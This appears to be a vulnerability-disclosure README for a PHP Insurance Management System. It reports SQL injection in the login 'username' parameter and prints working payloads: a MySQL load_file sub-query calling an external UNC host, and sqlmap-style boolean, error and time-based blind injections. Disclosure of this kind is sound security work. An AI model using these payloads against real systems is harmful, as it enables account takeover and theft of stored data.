⑂ main ▾   **CVE-nu11secur1ty** / vendors / itsourcecode.com / **Insurance-Management-System** /

🐑 **nu11secur1ty** Update README.MD   …   on Mar 12   🕐 **History**

..

📁 Docs   9 months ago

📄 README.MD   9 months ago

☰ README.MD

Insurance Management System

Vendor

Description:

The `username` parameter appears to be vulnerable to SQL injection attacks. The payload '+ (select load_file('\\9hrdmiwt98pph06kzx56a8hv7mdf17pysmk9axz.itsourcecode.com/free-projects/php-project/insurance-management-system-project-in-php-free-download/\xek'))+' was submitted in the username parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
  ---
  Parameter: username (POST)
      Type: boolean-based blind
      Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
      Payload: username=GvWNfNIz'+(select load_file('\\\\9hrdmiwt98pph06kzx56a8hv7mdf1

      Type: error-based
      Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
      Payload: username=GvWNfNIz'+(select load_file('\\\\9hrdmiwt98pph06kzx56a8hv7mdf1

      Type: time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
      Payload: username=GvWNfNIz'+(select load_file('\\\\9hrdmiwt98pph06kzx56a8hv7mdf1
  ---
```

◀   ▶

Reproduce:

[href](#)

Proof and Exploit:

[href](#)